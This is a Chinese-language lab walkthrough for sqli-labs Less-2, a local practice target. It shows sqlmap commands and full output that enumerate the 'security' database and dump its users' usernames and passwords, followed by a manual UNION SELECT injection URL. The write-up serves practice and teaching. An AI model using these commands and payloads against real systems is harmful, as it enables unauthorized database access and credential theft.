使用sqlmap

首先将sqlmap加入到环境变量中，然后在终端输入sqlmap就可以使用

在less-2后加/?id=1 发现有数据库内容泄露，说明这处可能是个注入点

使用sqlmap，命令如下：

sqlmap -u 127.0.0.1:8888/sqlilabs/Less-2/?id=1 --current-db

发现数据库名称，同时也可以看到payload

```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 44 HTTP(s) requests:

Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 8948=8948

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 1197 FROM(SELECT COUNT(*),CONCAT(0x71626b6b71,(SELECT (ELT(1197=1197,1))),0x71787a6a71,FL
OOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 6365 FROM (SELECT(SLEEP(5)))pifJ)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-9525 UNION ALL SELECT NULL,CONCAT(0x71626b6b71,0x597052746b514571496b7572657941684250666978597 96d765a4
6487163 4f76586e6453734665 2,0x71787a6a71),NULL-- raRb
---
[16:39:39] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.8, Apache 2.2.34
back-end DBMS: MySQL >= 5.0
[16:39:39] [INFO] fetching current database
current database: 'security'
[16:39:39] [INFO] fetched data logged to text files under '/Users/romanov/.sqlmap/output/127.0.0.1'
```

爆破表名：

sqlmap -u 127.0.0.1:8888/sqlilabs/Less-2/?id=1 -D security --tables

发现表名，同时payload也可见

```
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 8948=8948

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 1197 FROM(SELECT COUNT(*),CONCAT(0x71626b6b71,(SELECT (ELT(1197=1197,1))),0x71787a6a71,FL
OOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 6365 FROM (SELECT(SLEEP(5)))pifJ)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-9525 UNION ALL SELECT NULL,CONCAT(0x71626b6b71,0x597052746b514571496b7572657941684250666978597 96d765a4
64871634f76586e645373466552,0x71787a6a71),NULL-- raRh
---
[16:41:33] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.8, Apache 2.2.34
back-end DBMS: MySQL >= 5.0
[16:41:33] [INFO] fetching tables for database: 'security'
[16:41:33] [INFO] used SQL query returns 4 entries
[16:41:33] [INFO] retrieved: 'emails'
[16:41:34] [INFO] retrieved: 'referers'
[16:41:34] [INFO] retrieved: 'uagents'
[16:41:34] [INFO] retrieved: 'users'
Database: security
[4 tables]
+----------+
| emails   |
| referers |
| uagents  |
| users    |
+----------+
```

取表中数据，如取users中的列信息：

sqlmap -u 127.0.0.1:8888/sqlilabs/Less-2/?id=1 -D security -T users --columns

```
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 8948=8948

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 1197 FROM(SELECT COUNT(*),CONCAT(0x71626b6b71,(SELECT (ELT(1197=1197,1))),0x71787a6a71,FL
OOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 6365 FROM (SELECT(SLEEP(5)))pifJ)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-9525 UNION ALL SELECT NULL,CONCAT(0x71626b6b71,0x597052746b514571496b7572657941684250666978597 96d765a4
64871634f76586e645373466552,0x71787a6a71),NULL-- raRh
---
[16:42:00] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.8, Apache 2.2.34
back-end DBMS: MySQL >= 5.0
[16:42:00] [INFO] fetching columns for table 'users' in database 'security'
[16:42:00] [INFO] used SQL query returns 3 entries
[16:42:00] [INFO] retrieved: 'id','int(3)'
[16:42:00] [INFO] retrieved: 'username','varchar(20)'
[16:42:00] [INFO] retrieved: 'password','varchar(20)'
Database: security
Table: users
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| id       | int(3)      |
| password | varchar(20) |
| username | varchar(20) |
+----------+-------------+
```

取字段password的数据，可以看到所有的密码：

sqlmap -u 127.0.0.1:8888/sqlilabs/Less-2/?id=1 -D security -T users -C

password --dump

```
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 8948=8948

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 1197 FROM(SELECT COUNT(*),CONCAT(0x71626b6b71,(SELECT (ELT(1197=1197,1))),0x71787a6a71,FL
OOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 6365 FROM (SELECT(SLEEP(5)))pifJ)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-9525 UNION ALL SELECT NULL,CONCAT(0x71626b6b71,0x597052746b514571496b7572657941684250666978597 96d765a4
64871634f76586e645373466552,0x71787a6a71),NULL-- raRh
---
[16:42:39] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.8, Apache 2.2.34
back-end DBMS: MySQL >= 5.0
[16:42:39] [INFO] fetching entries of column(s) 'password' for table 'users' in database 'security'
[16:42:39] [INFO] used SQL query returns 14 entries
[16:42:39] [INFO] retrieved: 'admin'
[16:42:39] [INFO] retrieved: 'admin1'
[16:42:39] [INFO] retrieved: 'admin2'
[16:42:39] [INFO] retrieved: 'admin3'
[16:42:39] [INFO] retrieved: 'admin4'
[16:42:39] [INFO] retrieved: 'admin5'
[16:42:39] [INFO] retrieved: 'crappy'
[16:42:39] [INFO] retrieved: 'Dumb'
[16:42:39] [INFO] retrieved: 'dumbo'
[16:42:39] [INFO] retrieved: 'genious'
[16:42:39] [INFO] retrieved: 'I-kill-you'
[16:42:39] [INFO] retrieved: 'mob!le'
[16:42:39] [INFO] retrieved: 'p@ssword'
[16:42:39] [INFO] retrieved: 'stupidity'
Database: security
Table: users
[14 entries]
+------------+
| password   |
+------------+
| admin      |
| admin1     |
| admin2     |
| admin3     |
| admin4     |
| admin5     |
| crappy     |
| Dumb       |
| dumbo      |
| genious    |
| I-kill-you |
| mob!le     |
| p@ssword   |
| stupidity  |
```

同理可以取username字段数据：


sqlmap -u 127.0.0.1:8888/sqlilabs/Less-2/?id=1 -D security -T users -C username --dump

```
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 8948=8948

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 1197 FROM(SELECT COUNT(*),CONCAT(0x71626b6b71,(SELECT (ELT(1197=1197,1))),0x71787a6a71,FL
OOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 6365 FROM (SELECT(SLEEP(5)))pifJ)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-9525 UNION ALL SELECT NULL,CONCAT(0x71626b6b71,0x597052746b514571496b7572657941684250666978597 96d765a4
64871634f76586e645373466552,0x71787a6a71),NULL-- raRh
---
[16:43:04] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.8, Apache 2.2.34
back-end DBMS: MySQL >= 5.0
[16:43:04] [INFO] fetching entries of column(s) 'username' for table 'users' in database 'security'
[16:43:04] [INFO] used SQL query returns 14 entries
[16:43:04] [INFO] retrieved: 'admin'
[16:43:04] [INFO] retrieved: 'admin1'
[16:43:04] [INFO] retrieved: 'admin2'
[16:43:04] [INFO] retrieved: 'admin3'
[16:43:04] [INFO] retrieved: 'admin4'
[16:43:04] [INFO] retrieved: 'admin5'
[16:43:04] [INFO] retrieved: 'Angelina'
[16:43:04] [INFO] retrieved: 'batman'
[16:43:04] [INFO] retrieved: 'dhakkan'
[16:43:04] [INFO] retrieved: 'Dumb'
[16:43:04] [INFO] retrieved: 'Dummy'
[16:43:04] [INFO] retrieved: 'secure'
[16:43:04] [INFO] retrieved: 'stupid'
[16:43:04] [INFO] retrieved: 'superman'
Database: security
Table: users
[14 entries]
+----------+
| username |
+----------+
| admin    |
| admin1   |
| admin2   |
| admin3   |
| admin4   |
| admin5   |
| Angelina |
| batman   |
| dhakkan  |
| Dumb     |
| Dummy    |
| secure   |
| stupid   |
| superman |
```

利用相同的操作方法，可以获得数据库所有的信息

不使用sqlmap的情况：

通过加‘出错 说明是数字注入




127.0.0.1:8888/sqlilabs/Less-2/?id=-1%20union%20select%201,2,3
应用
北大
论文服务
CTF
工具性
实验室
区块链
其它
Welcome Dhakkan
Your Login name:2
Your Password:3

然后同第一题